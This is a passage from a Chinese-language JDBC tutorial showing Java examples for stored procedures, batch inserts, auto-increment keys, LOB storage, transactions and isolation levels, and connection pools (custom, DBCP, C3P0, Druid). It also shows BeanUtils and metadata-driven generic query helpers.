rs.getString("name");  String gender = rs.getString("gender");  System.***out***.println(id+"\t "+name+"\t "+gender +"\t");  }  //执行带有输出参数的存储过程  String sql = "CALL pro\_findById2(?,?)";//准备。**第一参为输入参数，第二参为输出（OUT）参数**  cs = conn.prepareCall(sql); //预编译  cs.setInt(1, 6);//设置输入参数  cs.registerOutParameter(2, java.sql.Types.***VARCHAR***); //注册输出参数（OUT参数位置。OUT参数的数据库中类型）  cs.executeQuery(); //执行。**结果不是返回到结果集中，而是返回到输出参数中**  /\*\*  \* 得到输出参数的值（**结果不是返回到结果集中，而是返回到输出参数中**）  \* 索引值： 预编译sql中的输出参数的位置  \*/  String result = cs.getString(2); //获取存储过程中的输出参数值（OUT参数位置）  System.***out***.println(result); //输出  } **catch** (Exception e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  } **finally** {  JdbcUtil.closeConnection(conn, cs ,rs);  }  } |

**JDBC进行批处理**

**mysql数据库既不支持PreparedStatement优化，也不支持批处理优化**

**oracle数据库既支持PreparedStatement优化，也支持批处理优化**

**Statement批处理**：

void addBatch(String sql) 添加sql到缓存区（暂时不发送）

int[] executeBatch() 执行批处理命令，发送所有缓存区的sql

void clearBatch() 清空sql缓存区

|  |
| --- |
| public static void testByStaementBatch(){  Connection conn = null;  Statement stmt = null;  try{  conn = JdbcUtil.getConnection();  stmt = conn.createStatement();  for(int i=1;i<=2000;i++){  //把sql添加到缓存区  **stmt.addBatch("INSERT INTO student VALUES("+i+",'张三',20,'男')");**  //每20条发送sql  if(i%20==0){  //执行批处理命令  **stmt.executeBatch();**  //清空缓存区  **stmt.clearBatch();**  }  }  }catch(Exception e){  e.printStackTrace();  }finally{  JdbcUtil.close(stmt, conn);  }  } |

**PreparedStatement批处理**：

void addBatch() 添加参数到缓存区

int[] executeBatch() 执行批处理命令，发送所有缓存区的sql

void clearBatch() 清空sql缓存区

|  |
| --- |
| public static void testByPreparedStaementBatch(){  Connection conn = null;  PreparedStatement stmt = null;  try{  conn = JdbcUtil.getConnection();  stmt = conn.prepareStatement("INSERT INTO student VALUES(?,?,?,?)");  for(int i=1;i<=2000;i++){  //参数赋值  stmt.setInt(1, i);  stmt.setString(2, "张三");  stmt.setInt(3, 20);  stmt.setString(4, "男");  //把参数添加到缓存区  **stmt.addBatch();**  //每20次发送一次参数  if(i%20==0){  //执行批处理命令  **stmt.executeBatch();**  //清空缓存区的参数  **stmt.clearBatch();**  }  }  }catch(Exception e){  e.printStackTrace();  }finally{  JdbcUtil.close(stmt, conn);  }  } |

**JDBC获取自增长值**

1）使用Connection的重载的方法创建一个能获取自动生成的键的PreparedStatement对象

PreparedStatement ps = comm.prepareStatement(sql, **Statement.RETURN\_GENERATED\_KEYS**);

注：Statement.RETURN\_GENERATED\_KEYS：可以返回自动增长值；Statement.NO\_GENERATED\_KEYS：不能返回自动增长值。

2）获取自增长的值

ResultSet rs = ps.getGeneratedKeys();

Integer id = null;

if(rs.next()){

id = rs.getInt(1);//得到第一行第一列的值

}

|  |
| --- |
| /\*\*  \* 使用jdbc获取自增长的值  \*/  public void getAutoIncrementValue() {  Connection conn = null;  PreparedStatement stmt = null;  ResultSet rs = null;  try{  conn = JdbcUtil.getConnection();  /\*\*  \* 同时插入一部门和该部门一员工的数据  \*/  String deptSql = "insert into dept(name) values(?)";  String empSql = "insert into employee(name,deptId) values(?,?)";    /\*\*  \* 如果获取自增长的生成的值?  \* 1）设置是否可以返回自增长的值  \* RETURN\_GENERATED\_KEYS: 可以返回自增长生成值  \* NO\_GENERATED\_KEYS:不能返回自增长的值  \*/  **stmt = conn.prepareStatement(deptSql,Statement.RETURN\_GENERATED\_KEYS);**  //参数赋值  stmt.setString(1, "软件维护部");  //执行插入部门的sql  stmt.executeUpdate();    /\*\*  \* 2）获取自增长的值  \*/  **rs = stmt.getGeneratedKeys();//注意：该ResultSet只包含了自增长的字段**  **int deptId = 0;**  **if(rs.next()){**  **deptId = rs.getInt(1);**  **}**  /\*\*  \* 2）将自增长的值插入员工的deptId  \*/  stmt = conn.prepareStatement(empSql);  stmt.setString(1, "李四");  **stmt.setInt(2, deptId);**  stmt.executeUpdate();  System.out.println("添加成功");  }catch(Exception e){  e.printStackTrace();  }finally{  JdbcUtil.*close*(conn, stmt, rs);  }  } |

**JDBC存取大数据和文件**

在实际开发中，程序需要把大文本或二进制数据保存到数据库。

大数据也称之为LOB(Large Objects)，LOB又分为：

clob和blob

clob用于存储大文本。在MySQL中不用clob，用text。

blob用于存储二进制数据，例如图像、声音、二进制文等。

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | 字符串 | 大文本数据 | 字节 | 大字节文件 | 枚举/集合 |
| mysql | char 指定大小  varchar（约64K） | tinytext  text  mediumtext  longtext | bit | tinyblob（255byte）  blob（约64K）  MEDIUMBLOB（约16M）  longblob（约4GB） | enum / set |
| oracle | char 指定大小  varchar2（约64K） | clob | bit | blob |

尺寸限制：

|  |  |  |
| --- | --- | --- |
| 类型 | 最大尺寸 | 存储需求 |
| char(M) | M字节 | M字节 |
| varchar(M) | M字节 | L+1字节 |
| tinyblob / tinytext | 2^8-1字节 | L+1字节 |
| blob / text | 2^16-1字节 | L+2字节 |
| mediumblob / mediumtext | 2^24-1字节 | L+3字节 |
| longblob / longtext | 2^32-1字节 | L+4字节 |
| enum("value1", "value2", …) | 2^16-1个成员 | 1或2字节 |
| set("value1", "value2", …) | 64个成员 | 1、2、3、4或8字节 |

**使用JDBC处理大文本**

**对于MySQL中的Text类型，可调用如下方法设置：**

preparedStatement.setCharacterStream(index, reader, length);//注意length长度须设置，并且设置为int型

**对于MySQL中的Text类型，可调用如下方法获取：**

String string = resultSet.getString(i);

Reader reader = resultSet. getCharacterStream(i);

Reader reader = resultSet.getClob(i).getCharacterStream();

**对于MySQL中的BLOB类型，可调用如下方法设置：**

preparedStatement. setBinaryStream(i, inputStream, length);

**对MySQL中的BLOB类型，可调用如下方法获取：**

InputStream in = resultSet.getBinaryStream(i);

InputStream in = resultSet.getBlob(i).getBinaryStream();

**Oracle中大数据处理**

Oracle定义了一个BLOB字段用于保存二进制数据，但这个字段并不能存放真正的二进制数据，只能向这个字段存一个指针，然后把数据放到指针所指向的Oracle的LOB段中，LOB段是在数据库内部表的一部分。

因而在操作Oracle的Blob之前，必须获得指针（定位器）才能进行Blob数据的读取和写入。

如何获得表中的Blob指针呢？ 可以先使用insert语句向表中插入一个空的blob（调用oracle的函数empty\_blob()），这将创建一个blob的指针，然后再把这个empty的blob的指针查询出来，这样就可得到BLOB对象，从而读写blob数据了。

**Oracle中LOB类型的处理**

1、插入空blob   
insert into test(id,image) values(?,empty\_blob());

2、获得blob的cursor   
select image from test where id= ? for update;   
Blob b = rs.getBlob(“image”);

注意: 须加for update，锁定该行，直至该行被修改完毕，保证不产生并发冲突。

3、利用 io，和获取到的cursor往数据库读写数据

注意：以上操作需开启事务。

**JDBC存取字符文件实例**

|  |
| --- |
| /\*\*  \* 保存大文本数据到数据库（clob）  \*/  **public** **void** saveClob(){  Connection conn = **null**;  PreparedStatement stmt = **null**;  **try**{  conn = JdbcUtil.*getConnection*();  String sql = "insert into news(title,content) values(?,?)";  stmt = conn.prepareStatement(sql);  stmt.setString(1, "昨天是父亲节，全国各地都在纷纷庆祝！！！");  //创建输入字符流加载本地字符文件  FileReader reader = new FileReader(new File("e:/Demo1.java"));  //设置text字段，把输入字符流传入  **stmt.setClob(2, reader);**  **int** count = stmt.executeUpdate();  System.*out*.println("影响了"+count+"行");  }**catch**(Exception e){  e.printStackTrace();  }**finally**{  JdbcUtil.*close*(conn, stmt, **null**);  }  }  /\*\*  \* 从数据库中读取大文本数据（clob）  \*/  **public** **void** readClob(){  Connection conn = **null**;  PreparedStatement stmt = **null**;  ResultSet rs = **null**;  **try**{  conn = JdbcUtil.*getConnection*();  String sql = "select \* from news where id=?";  stmt = conn.prepareStatement(sql);  stmt.setInt(1, 1);  rs = stmt.executeQuery();  **if**(rs.next()){  //通过text字段获取输入字符流写出到文件中  **Clob clob = rs.getClob("content");**  Reader reader = clob.getCharacterStream();  Writer writer = **new** FileWriter(**new** File("e:/news.txt"));  **char**[] buf = **new** **char**[1024];  **int** len = 0;  **while**( (len=reader.read(buf))!=-1){  writer.write(buf, 0, len);  }  writer.close();  reader.close();  }  }**catch**(Exception e){  e.printStackTrace();  }**finally**{  JdbcUtil.*close*(conn, stmt, rs);  }  } |

**JDBC存取字节文件实例**

|  |
| --- |
| /\*\*  \* 保存文件到数据库（blob）  \*/  **public** **void** saveClob(){  Connection conn = **null**;  PreparedStatement stmt = **null**;  **try**{  conn = JdbcUtil.*getConnection*();  String sql = "update news set attachments=? where id=?";  stmt = conn.prepareStatement(sql);  //创建输入字节流加载本地文件  InputStream in = **new** FileInputStream(**new** File("e:/news.wmv"));  //设置字节流参数，把输入字节流传入，**注意不要超过数据库接收数据包大小限制和字段的长度限制**  stmt.setBlob(1, in);//**注意不要超过数据库接收数据包大小限制和字段的长度限制**  stmt.setInt(2, 1);  **int** count = stmt.executeUpdate();  System.*out*.println("影响了"+count+"行");  }**catch**(Exception e){  e.printStackTrace();  }**finally**{  JdbcUtil.*close*(conn, stmt, **null**);  }  }  /\*\*  \* 注意： mysql数据库默认情况下，只能存储不超过1m的文件，这是由于max\_allowed\_packet变量的限制  \* 可以修改 %mysql%/my.ini 文件, 修改或添加max\_allowed\_packet变量，然后重启mysql即可！  \*/  /\*\*  \* 从数据库中读取文件（blob）  \*/  **public** **void** readClob(){  Connection conn = **null**;  PreparedStatement stmt = **null**;  ResultSet rs = **null**;  **try**{  conn = JdbcUtil.*getConnection*();  String sql = "select \* from news where id=?";  stmt = conn.prepareStatement(sql);  stmt.setInt(1, 1);  rs = stmt.executeQuery();  **if**(rs.next()){  //通过blob字段获取输入字节流写出到文件中  **Blob blob = rs.getBlob("attachments");**  InputStream in = blob.getBinaryStream();  OutputStream out = **new** FileOutputStream("e:/news.wmv");  **byte**[] buf = **new** **byte**[1024];  **int** len = 0;  **while**((len=in.read(buf))!=-1){  out.write(buf, 0, len);  }  out.close();  in.close();  }  }**catch**(Exception e){  e.printStackTrace();  }**finally**{  JdbcUtil.*close*(conn, stmt, rs);  }  } |

* 1. **数据库事务**

**什么是数据库事务**

如果把多条sql语句看做一个事务，那么这个事务要么一起成功，要么一起失败！

比如银行转账，一个sql扣钱，一个sql收钱，两者要么一起成功，要么一起失败！

innoDB：支持事务。

MyISAM：不支持事务，但执行效率高。

**MySQL事务操作命令和JDBC事务操作API**

|  |  |  |
| --- | --- | --- |
|  | **MySQL** | **JDBC** |
| 设置是否自动提交事务（关闭自动提交以**开启事务**/开启自动提交以关闭事务） | set autocommit =**0** / 1 | conn.setAutoCommit(**false**/true); |
| 开启事务 | start transaction; | conn.setAutoCommit(false); |
| 提交事务，一旦提交事务不能回滚 | commit; | conn.commit(); |
| 回滚事务。回滚到事务的起始点 | rollback; | conn.rollback();//回滚后必须要提交conn.commit(); |
| 设置回滚点 | savepoint sp; | Savepoint sp = conn.setSavepoint(); |
| 回滚至某点 | rollback to sp; | conn.rollback(sp);//回滚后必须要提交conn.commit(); |

**事务4大特性（ACID）**

**原子性（Atomicity）**：事务中的操作要么都成功，要么都失败。

**一致性（Consistency）**： 数据库应该从一个一致性的状态到另一个一致性的状态，保持不变。

**隔离性（Isolation）**： 多个并发事务之间应该可以相互隔离（隔离性越高，数据库的性能越差）。

数据库不隔离将导致的问题：

脏读（dirty reads）：一个事务读到另一个事务未提交的数据。

不可重复读（non-repeatable reads）：一个事务再查询时读到另一个事务已提交的更新数据（update）。

幻读（phantom read）：一个事务再查询时读到另一个事务已提交的插入数据（insert）。

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 隔离级别（从高到底） | 防止脏读 | 防止不可重复读 | 防止幻读 |  |
| serializable（可串行化） | **√** | **√** | **√** |  |
| repeatable read（可重复读） | **√** | **√** | **×** | MySQL、InnoDB 默认 |
| read committed（读已提交） | **√** | **×** | **×** | Sql Server、Oracle 默认 |
| read uncommitted（读未提交） | **×** | **×** | **×** |  |

MySQL默认为可重复读的原因：https://zhuanlan.zhihu.com/p/59061106

设置/查询事务隔离级别

set session transaction isolation level read uncommitted;（会话）

set global transaction isolation level read committed;（全局）

select @@tx\_isolation 查询当前事务隔离级别（会话）

select @@global.tx\_isolation;（全局）

**持久性（Durability）**： 事务一旦提交，应该永久保持下来。

|  |
| --- |
| /\*\*  \* 模拟银行转账：从eric的账户转2000元到rose的账户上  \*/  **public** **void** testTransfer(){  //从eric账户上扣除2000元  String delSql = "UPDATE account SET BALANCE=BALANCE-2000 WHERE NAME='eric'";  //向rose账户打入2000元  String addSql = "UPDATE account SET BALANCE=BALANCE+2000 WHERE NAME='rose'";  Connection conn = **null**;  PreparedStatement stmt = **null**;  **try**{  conn = JdbcUtil.*getConnection*();//获取连接  **conn.setAutoCommit(false);** //**开启事务，**向数据库发送命令set autocommit=0;  stmt = conn.prepareStatement(delSql); //预编译delSQL  stmt.executeUpdate();//执行delSQL  **int i = 100/0; //发生异常**  stmt = conn.prepareStatement(addSql); //预编译addSql  stmt.executeUpdate();//执行addSql  **conn.commit();**//**提交事务，**向数据库发送命令commit;  }**catch**(Exception e){  e.printStackTrace();  **try** {  **conn.rollback();** //**回滚事务，**向数据库发送命令rollback;  } **catch** (SQLException e1) {  e1.printStackTrace();  }  }**finally**{  JdbcUtil.*close*(conn, stmt, **null**);  }  } |

* 1. **JDBC优化之连接池原理**

|  |
| --- |
| /\*\*  \* 自定义的连接池  \* **@author** APPle  \*  \*/  **public** **class** MyPool {  //连接参数  **private** **static** String *url* = "jdbc:mysql://localhost:3306/day19";  **private** **static** String *user* = "root";  **private** **static** String *password* = "root";  **private** **static** String *driverClass* = "com.mysql.jdbc.Driver";  //使用集合存储多个连接对象  LinkedList<Connection> pool = **new** LinkedList<Connection>();  /\*\*  \* 连接池的初始连接数  \*/  **private** **int** initSize = 5;  /\*\*  \* 连接池的最大连接数  \*/  **private** **int** maxSize = 8;  /\*\*  \* 连接池中的当前连接数,用于记录连接中有几个连接对象？  \*/  **private** **int** currentSize = 0;    **public** MyPool(){  /\*\*  \* 创建若干个连接对象，放入到集合中  \*/  **for**(**int** i=1;i<=initSize;i++){  pool.addLast(createConnection());  currentSize++;  }  }    **static**{  **try** {  //注册驱动  Class.*forName*(*driverClass*);  } **catch** (ClassNotFoundException e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }    /\*\*  \* 创建连接方法  \*/  **private** Connection createConnection(){  **try** {  Connection conn = DriverManager.*getConnection*(*url*, *user*, *password*);  **return** conn;  } **catch** (SQLException e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }    /\*\*  \* 对外提供获取连接的方法  \*/  **public** Connection getConnection(){  /\*\*  \* 1)判断连接池中是否还有连接对象，池中有连接，直接取出池中连接  \*/  **if**(pool.size()>0){  /\*\*  \* 直接返回连接池中的一个连接对象  \*/  **return** pool.removeFirst();  }    /\*\*  \* 2）如果初始连接数不足的情况下，需要获取新的连接对象。但不能超过最大连接数  \*/  **if**(currentSize<maxSize){  Connection conn = createConnection();  currentSize++;  **return** conn;  }    /\*\*  \* 3)超过最大连接数时，需要处理（抛出异常或让用户等待）  \*/  **throw** **new** RuntimeException("超过了最大连接数，请稍后再来");  }    /\*\*  \* 对外提供释放连接的方法  \*/  **public** **void** releaseConnection(Connection conn){  /\*\*  \* 把用完的连接对象放回到连接池中  \*/  pool.addLast(conn);  }    } |

**解决Connection.close方法释放连接问题**

1）静态代理：

1.1 创建Connection接口的实现类（代理类）

1.2 在代理类中，重写close方法

注意： 使用静态代理，需要把原有对象的方法全部实现。

2）动态代理：

使用jdk自带的动态代理类

Proxy类：

static Object newProxyInstance( 用于创建代理类对象方法。

ClassLoader loader, 参数一：类加载器，可以使用当前项目的任意类获取类加载器

Class<?>[] interfaces, 参数二：代理类需要实现的接口

InvocationHandler h) 参数三： 指定代理类代理了之后要如何处理

InvocationHandler接口： 代理类的处理程序接口

Object invoke( 调用代理类对象的方法

Object proxy, 代理类对象实例

Method method, 当前正在调用哪个方法

Object[] args 当前调用方法时传入的参数

)

如果以上自定义连接要拿到实际应用中使用，还需要不断优化。

1）比如线程并发问题

2）达到最大连接数应该先等待，再抛出异常

3）当连接空闲超过一定时间，连接池要回收连接

....

所以这时就使用别人写的连接池工具！！！

* 1. **JDBC优化之连接池DBCP**

DBCP ( Datatabse Connection Pool)是Apache组织的开源产品，是Tomcat的服务器的连接池默认实现。

**编程步骤**

**导包**

mysql-connector-java-5.1.7-bin.jar Mysql的JDBC驱动包（按需选择）

ojdbc5.jar Oracle的JDBC驱动包（按需选择）

commons-dbcp-1.4.jar DBCP核心包

commons-pool-1.5.6.jar DBCP辅助包

maven导包：

|  |
| --- |
| <dependency>  <groupId>commons-dbcp</groupId>  <artifactId>commons-dbcp</artifactId>  <version>1.4</version>  </dependency> |

**写代码**

**方法一：代码中设置参数的方式**

|  |
| --- |
| @Test  **public** **void** test1(){  **try** {  //1.创建连接池对象  BasicDataSource ds = **new** BasicDataSource();  //2.设置连接参数  ds.setUrl("jdbc:mysql://localhost:3306/day19");  ds.setUsername("root");  ds.setPassword("root");  ds.setDriverClassName("com.mysql.jdbc.Driver");    //3.设置连接池参数  ds.setInitialSize(5);//初始连接数  ds.setMaxActive(8);//最大连接数  ds.setMaxWait(3000);//超过最大连接数时，最大等待时间  ds.setMaxIdle(3000);//最大空闲时间    //4.获取连接  **for**(**int** i=1;i<=9;i++){  Connection conn = ds.getConnection();  System.*out*.println(conn.hashCode());  **if**(i==5){  //释放连接(不是真正的关闭连接对象，而是把连接对象放回连接池)  conn.close();  }  }  } **catch** (SQLException e) {  e.printStackTrace();  }  } |

**方法二：使用加载配置文件的方式**

1）配置文件(dbcp.properties)

|  |
| --- |
| url=jdbc:mysql://localhost:3306/day19  username=root  password=root  driverClassName=com.mysql.jdbc.Driver    initialSize=5  maxActive=8  maxWait=3000  maxIdle=3000 |

2）程序

|  |
| --- |
| @Test  **public** **void** test2(){  **try** {  Properties prop = **new** Properties();  prop.load(Demo.**class**.getResourceAsStream("/dbcp.properties"));  //1.创建连接池对象  BasicDataSource ds = (BasicDataSource)BasicDataSourceFactory.*createDataSource*(prop);    //2.获取连接  **for**(**int** i=1;i<=9;i++){  Connection conn = ds.getConnection();  System.*out*.println(conn.hashCode());  **if**(i==5){  //释放连接(不是真正的关闭连接对象，而是把连接对象放回连接池)  conn.close();  }  }  }**catch** (Exception e) {  e.printStackTrace();  }  } |

* 1. **JDBC优化之连接池C3P0**

C3P0是Hibernate内置默认的连接池工具。

**编程步骤**

**导包**

mysql-connector-java-5.1.7-bin.jar Mysql的JDBC驱动包（按需选择）

ojdbc5.jar Oracle的JDBC驱动包（按需选择）

c3p0-0.9.1.2.jar C3P0核心包

**写代码**

|  |
| --- |
| /\*\*  \* 使用C3p0连接池  \* 注意： DataSource接口是Sun公司设计的用于规范连接池实现的接口。  \*/  **public** **class** Demo {  /\*\*  \* 方式二（推荐）：使用配置文件方式读取参数信息  \* 注意： c3p0会默认查询类路径的c3p0-config.xml文件，文件名不能错！！  \*/  @Test  **public** **void** test1(){  **try** {  //1.创建连接池对象  ComboPooledDataSource ds = **new** ComboPooledDataSource();  //2.设置连接参数  ds.setDriverClass("com.mysql.jdbc.Driver");  ds.setJdbcUrl("jdbc:mysql://localhost:3306/day19");  ds.setUser("root");  ds.setPassword("root");    //3.设置连接池参数  ds.setInitialPoolSize(5);// 初始化连接数  ds.setMaxPoolSize(8);//最大连接数  ds.setCheckoutTimeout(3000);//最大等待时间    //4.获取连接对象  **for**(**int** i=1;i<=9;i++){  Connection conn = ds.getConnection();  System.*out*.println(conn);  **if**(i==5){  /\*\*  \* 把连接对象放回连接池  \*/  conn.close();  }  }    } **catch** (Exception e) {  e.printStackTrace();  }  }    /\*\*  \* 方式二：使用配置文件方式读取参数信息  \* 注意： c3p0会默认查询类路径的c3p0-config.xml文件，文件名不能错！！  \*/  @Test  **public** **void** test2(){  **try** {  //1.创建连接池对象（方式一： 使用默认配置（default-config））  //ComboPooledDataSource ds = new ComboPooledDataSource();    //2.创建连接池对象（方式二： 使用命名配置（named-config：mysql\_day18））  ComboPooledDataSource ds = **new** ComboPooledDataSource("mysql\_day18");    //2.获取连接  **for**(**int** i=1;i<=9;i++){  Connection conn = ds.getConnection();  System.*out*.println(conn);  **if**(i==5){  /\*\*  \* 把连接对象放回连接池  \*/  conn.close();  }  }  } **catch** (SQLException e) {  e.printStackTrace();  }  }  } |

* 1. **JDBC优化之连接池Druid（德鲁伊）**

Druid是目前最好的数据库连接池，它包括三个部分：

基于Filter－Chain模式的插件体系。

DruidDataSource 高效可管理的数据库连接池。

SQLParser

Druid的优势

1、可以监控数据库访问性能。Druid内置了一个强大的StatFilter插件，能够详细统计SQL的执行性能，这有助于线上分析数据库访问性能。

2、数据库密码加密。直接把数据库密码写在配置文件中不安全。DruidDruiver和DruidDataSource都支持PasswordCallback。

3、SQL执行日志.Druid提供了不同的LogFilter，能够支持Common-Logging、Log4j和JdkLog，你可以按需选择相应的LogFilter，监控你应用的数据库访问情况。

4、扩展JDBC，如果你要对JDBC层有编程的需求，可以通过Druid提供的Filter机制，很方便编写JDBC层的扩展插件。

**druid配置数据库连接使用密文密码**

**dataSource配置**

<!-- 基于Druid数据库链接池的数据源配置 -->

<bean id="dataSource" class="com.alibaba.druid.pool.DruidDataSource" init-method="init" destroy-method="close">

<!-- 基本属性driverClassName、 url、user、password -->

<property name="driverClassName" value="com.mysql.jdbc.Driver" />

<property name="url" value="${jdbc.url}" />

<property name="username" value="${jdbc.username}" />

<property name="password" value="${jdbc.password}" />

<!-- 配置初始化大小、最小、最大 -->

<!-- 通常来说，只需要修改initialSize、minIdle、maxActive -->

<property name="initialSize" value="2" />

<property name="minIdle" value="2" />

<property name="maxActive" value="30" />

<property name="testWhileIdle" value="false" />

<!-- 配置获取连接等待超时的时间 -->

<property name="maxWait" value="5000" />

<!-- 配置一个连接在池中最小生存的时间，单位是毫秒 -->

<property name="minEvictableIdleTimeMillis" value="30000" />

<!-- 配置间隔多久才进行一次检测，检测需要关闭的空闲连接，单位是毫秒 -->

<property name="timeBetweenEvictionRunsMillis" value="60000" />

<!-- 解密密码必须要配置的项 -->

<property name="filters" value="config" />

<property name="connectionProperties" value="config.decrypt=true" />

</bean>

**jdbc.properties配置**

## JDBC set

jdbc.url=jdbc\:mysql\://localhost\:3306/edu\_demo?useUnicode\=true&characterEncoding\=utf-8

jdbc.username=root

jdbc.password=Obsbr4gd1oVyYr+k4KQdUMNYgKMWdDibsNJTabnph+yPmxjc6tUrT1GNsPDqa9ZvTF9QvaRD86H+Zn/H+yz2jA\=\=

**如何更换密文密码？**

生成密文密码需要准备druid的jar包，然后通过命令行生成：

准备jar包(示例使用 druid-0.2.23.jar)，放到某目录下，且在该目录下打开命令窗口，输入命令：

java -cp druid-0.2.23.jar com.alibaba.druid.filter.config.ConfigTools 你要设置的密码

回车后，就会看到生成后的密文密码了，复制出来就可以替换jdbc.properties中的原有密码了！

* 1. **JDBC优化之BeanUtils**

BeanUtils工具可以方便开发者操作javabean对象。

JavaBean规范：必须有无参的构造方法、属性私有化、提供公开的getter和setter方法

**BeanUtils工具的作用**

1）拷贝一个javabean对象的属性

2）从一个javabean对象拷贝所有属性到另一个javabean对象

3）从一个map集合中拷贝所有数据到javabean对象中。

**编程步骤**

**导包**

commons-beanutils-1.8.3.jar 核心包

commons-logging-1.1.3.jar 辅助包

**写代码操作JavaBean**

1）对JavaBean的属性进行赋值

|  |
| --- |
| /\*\*  \* 1）对javabean的属性操作  \*/  @Test  **public** **void** test1() **throws** Exception{  /\*  //1.创建javabean对象  Student student = new Student();  //2.赋值  student.setId(1);  student.setName("eric");  student.setGender(true);  student.setScore(79.43);  student.setBirth(new Date());  \*/    //1.使用反射创建javabean对象  Object student = Class.*forName*("gz.itcast.d\_beanutils.Student").newInstance();  //2.对javabean进行赋值  /\*\*  \* 该方法是给avabean的一个属性赋值  \* 参数一：需要赋值的javabean对象  \* 参数二： 需要赋值的属性名称  \* 参数三： 属性值  \* 注意：  \* 1)如果基本数据类型（Integer,Double,Float,Long,Char,Boolean），可以由字符串类型自动转换过去  \*/  /\*\*  \* 注册一个日期转换器  \* 参数一： 注册的转换器对象  \* 参数二： 转换后的目标类型  \*/  ConvertUtils.*register*(**new** DateLocaleConverter(), java.util.Date.**class**);  BeanUtils.*copyProperty*(student, "name", "jacky");//给Student的name属性赋值  BeanUtils.*copyProperty*(student, "id", "2");  BeanUtils.*copyProperty*(student, "gender", "true");  BeanUtils.*copyProperty*(student, "score", 84.78);  BeanUtils.*copyProperty*(student, "birth", "2014-10-01"); //默认情况下，不能把字符串的日期转换为Date类型    System.*out*.println(student);  } |

2）对JavaBean的对象赋值

|  |
| --- |
| /\*\*  \* 拷贝整个javabean的对象（所有属性一次性拷贝）  \* **@throws** Exception  \*/  @Test  **public** **void** test2() **throws** Exception{  Student student = **new** Student();  student.setId(1);  student.setName("eric");  student.setGender(**true**);  student.setScore(79.43);  student.setBirth(**new** Date());    //1.使用反射构造对象  Object student2 = Class.*forName*("gz.itcast.d\_beanutils.Student").newInstance();  //2.把student的属性拷贝到student2中  /\*\*  \* 参数一： 目标的javabean  \* 参数二： 拷贝的源javabean  \*/  BeanUtils.*copyProperties*(student2, student);    System.*out*.println(student2);  } |

3）把Map数据赋值给JavaBean对象

|  |
| --- |
| /\*\*  \* 把map集合的数据拷贝到javabean中  \* **@throws** Exception  \*/  @Test  **public** **void** test3() **throws** Exception{  Map map = **new** HashMap();  map.put("id", 2);  map.put("name", "rose");  map.put("gender", **true**);  map.put("score", 90.32);  map.put("birth", **new** Date());    //1.使用反射构造对象  Object student2 = Class.*forName*("gz.itcast.d\_beanutils.Student").newInstance();  //2.把map数据拷贝到student2中  BeanUtils.*copyProperties*(student2, map);    System.*out*.println(student2);  } |

**应用案例**

在web项目中，经常需要拷贝请求中的参数到JavaBean对象中，这时可以使用BeanUtils工具，把请求的Map结构的所有参数一次拷贝到javaben中。

|  |
| --- |
| /\*\*  \* 优化后的方法,请求参数拷贝到javabean对象中  \* **@param** request  \* **@param** obj  \*/  **public** **static** **void** copyRequestToBean(HttpServletRequest request,Object obj){  System.*out*.println("优化后的拷贝方法...");  //1.得到请求的所有参数  /\*\*  \* map： 键是参数的名称，值是参数内容  \*/  Map requestMap = request.getParameterMap();  //2.把请求map对象拷贝到obj中  **try** {  BeanUtils.*copyProperties*(obj, requestMap);  }**catch** (Exception e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  } |

* 1. **JDBC优化之元数据**

使用元数据，可以编写更通用的jdbc代码。

**简介**

|  |  |  |  |
| --- | --- | --- | --- |
| 三种元数据 | 名称 | 封装了哪些信息 | 获取方式 |
| DataBaseMetaData | 数据库元对象 | 封装了数据库相关信息：  数据库的版本、驱动程序的版本 | 从Connection对象中获取DataBaseMetaData |
| ParameterMetaData | 参数元对象 | 封装了sql参数相关信息：  参数数量、参数类型 | 从Statement对象中获取ParameterMetaData |
| ResultSetMetaData | 结果集元对象 | 封装了结果集相关信息：  列数量、列名称 | 从ResultSet中获取ResultSetMetaData |

**编程步骤**

**应用：抽取两个通用的jdbc方法**

1）通用的修改方法（insert、update、delete）：update() 用于任何表的任何更新操作

2）通用的查询方法，查询后返回List集合：find() 无论查询什么表，都能返回我们需要的List集合

|  |
| --- |
| /\*\*  \* jdbc的工具方法  \*/  public class DBUtil {  private static ComboPooledDataSource ds = new ComboPooledDataSource();  /\*\*  \* 通用的更新方法  \* 不同更新操作的不同点：  \* 1）sql语句不同  \* 2）参数列表不同  \*/  public static void update(String sql,Object[] values){  Connection conn = null;  PreparedStatement stmt = null;  try {  //获取连接  conn = ds.getConnection();  //预编译sql  stmt = conn.prepareStatement(sql);  //设置参数  ParameterMetaData md = stmt.getParameterMetaData();  //得到参数数量  int count = md.getParameterCount();  if(values!=null){  for(int i=1;i<=count;i++){  stmt.setObject(i, values[i-1]);  }  }  //执行sql  stmt.executeUpdate();  } catch (SQLException e) {  e.printStackTrace();  throw new RuntimeException(e);  } finally{  if(stmt!=null)  try {  stmt.close();  } catch (SQLException e) {  e.printStackTrace();  throw new RuntimeException(e);  }  if(conn!=null)  try {  conn.close();  } catch (SQLException e) {  e.printStackTrace();  throw new RuntimeException(e);  }  }    }    /\*\*  \* 通用的查询方法  \* 不同点：  \* 1）sql语句不同  \* 2）参数不同  \* 3）List集合中的对象不同  \*/  public static List find(String sql,Object[] values,Class clazz){  Connection conn = null;  PreparedStatement stmt = null;  ResultSet rs = null;  List list = new ArrayList();  try {  //获取连接  conn = ds.getConnection();  //预编译sql  stmt = conn.prepareStatement(sql);  //设置参数  ParameterMetaData md = stmt.getParameterMetaData();  int count = md.getParameterCount();  if(values!=null){  for(int i=1;i<=count;i++){  stmt.setObject(i, values[i-1]);  }  }  //执行sql，得到结果集  rs = stmt.executeQuery();  //得到结果集的元数据  ResultSetMetaData rsmd = rs.getMetaData();  //得到列数据  int columnCount = rsmd.getColumnCount();  //遍历结果集  while(rs.next()){  //创建一个javabean对象  Object obj = clazz.newInstance();  //把每行的结果放入javabean对象  //遍历每列  for(int i=1;i<=columnCount;i++){  //得到列名称（从结果集元数据中）  String columnName = rsmd.getColumnName(i);  //得到列内容（从结果集中）  Object value = rs.getObject(columnName);  //把列内容赋值给javabean  /\*\*  \* 约定前提： 数据库表的字段名称和javabean的属性名称保持一致！！！！  \*/  BeanUtils.copyProperty(obj, columnName, value);  }    //把javabean放入list集合  list.add(obj);  }  return list;  } catch (Exception e) {  e.printStackTrace();  throw new RuntimeException(e);  } finally{  if(stmt!=null)  